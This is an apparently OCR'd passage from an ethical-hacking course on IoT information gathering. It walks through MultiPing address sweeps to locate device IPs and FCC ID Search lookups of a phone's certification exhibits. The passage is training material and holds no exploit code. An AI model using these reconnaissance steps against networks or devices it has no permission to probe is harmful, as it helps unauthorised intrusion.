



Figure 18.22: Information gathering using Shodan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering using MultiPing

- An attacker can use MultiPing to find the IP address of any IoT device in the target network
- After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities in that device

- Steps to perform scanning to identify the IP address of any IoT device:
  - Open the MultiPing application and select File → Add Address Range
  - Select the router's gateway IP address from the Initial Address to add drop-down field
  - Set the Number of addresses to "255", and click the OK button
  - MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
  - Each row in the MultiPing Window is a device on the network. From the list, the attacker can identify the IP address of the target IoT device
  - To find the target device faster, set the ping interval to 1



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering using MultiPing

Source: *https://www.multiping.com*

An attacker can use the MultiPing tool to find the IP address of any IoT device in the target network. After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities present in that device.

Steps to perform scanning to identify the IP address of any IoT device:

- Open the **MultiPing** application and select **File → Add Address Range**
- In the **Add Range of Addresses** pop-up window:
  - Select the router's gateway IP address from the **Initial Address to Add** drop-down field
  - Set the **Number of addresses** to **"255"**
  - Click **OK**




Figure 18.23: Adding a range of IP addresses in MultiPing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
- Each row in the MultiPing Window is a device on the network; from the list, the attacker can identify the IP address of the target IoT device
- To find the target device faster, set the ping interval to 1






Figure 18.24: Scanning using MultiPing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering using FCC ID Search

- FCC ID Search helps in finding the details and granted certification of the devices
- FCC ID contains two elements: Grantee ID (initial three or five characters) and Product ID (remaining characters)
- Attackers can gather basic information about a target device using FCC ID Search available on *https://www.fcc.gov/oet/ea/fccid*
- Using this information, an attacker can find underlying vulnerabilities in the target device and launch further attacks





Information Gathering using FCC ID Search

FCC ID Search helps in finding the details of devices and the certification granted to them. The search page has several fields that allow the information of devices to be accessed. All the devices are labeled with unique FCC IDs. FCC IDs consist of two elements, known as the grantee ID (initial three or five characters) and product ID (remaining characters).

Using the FCC ID, the target device details can be gathered by following the steps given below:

- Open the device and examine the attached label
- The label has the FCC ID of the device




Figure 18.25: FCC ID location

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, go to the FCC ID search form on the official page, *https://www.fcc.gov/oet/ea/fccid*
- Enter the grantee code and product ID in the fields




Figure 18.26: Screenshot of FCC ID search form

- After entering the details, click "**search**" – it displays details and a summary of the device with different frequencies

View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019		
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2412.0	2462.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.2	848.8
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.7	848.3
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	826.4	846.6
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	829.0	844.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1710.7	1754.3
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1715.0	1750.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1720.0	1745.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1850.2	1909.8
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1852.4	1907.6
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1860.0	1900.0

Figure 18.27: Screenshot showing FCC ID search result

- The basic details of the device can be obtained by clicking the "**Summary**" link, as shown in the below screenshot:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exhibit Type	File Type	File Size	Description	Submission Date	Permanent Confidential	Short-Term Confidential	Date Available
Block Diagram	Adobe Acrobat PDF	16234	Block Diagram	01/26/2019	Yes	No	
Cover Letter(s)	Adobe Acrobat PDF	72964	Cover letter	01/26/2019	No	No	01/27/2019
Cover Letter(s)	Adobe Acrobat PDF	89962	Cover letter	01/26/2019	No	No	01/27/2019
External Photos	Adobe Acrobat PDF	1059770	External photos	01/26/2019	No	No	01/27/2019
ID Label/Location Info	Adobe Acrobat PDF	114618	Label	01/26/2019	No	No	01/27/2019
Internal Photos	Adobe Acrobat PDF	2895206	Internal photos	01/26/2019	No	No	01/27/2019
Operational Description	Adobe Acrobat PDF	206948	Operational Description	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	49567	Tune up	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	29959	Parts list	01/26/2019	Yes	No	
Schematics	Adobe Acrobat PDF	643217	Schematics	01/26/2019	Yes	No	
Test Report	Adobe Acrobat PDF	3507723	Test report	01/26/2019	No	No	01/27/2019
Test Setup Photos	Adobe Acrobat PDF	388298	Test setup	01/26/2019	No	No	01/27/2019
Users Manual	Adobe Acrobat PDF	1049119	User manual	01/26/2019	No	No	01/27/2019

Figure 18.28: Screenshot showing summary details of a device

- Further details of the device can be found by clicking on the "**Detail**" link, such as Cover letter, External photos, Internal photos, Test report, User manual, etc.

View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
External photos	External Photos	01/26/2019	pdf	01/27/2019
Label	ID Label/Location Info	01/26/2019	pdf	01/27/2019
Internal photos	Internal Photos	01/26/2019	pdf	01/27/2019
Test report	Test Report	01/26/2019	pdf	01/27/2019
Test setup	Test Setup Photos	01/26/2019	pdf	01/27/2019
User manual	Users Manual	01/26/2019	pdf	01/27/2019

Figure 18.29: Screenshot showing complete details of a device

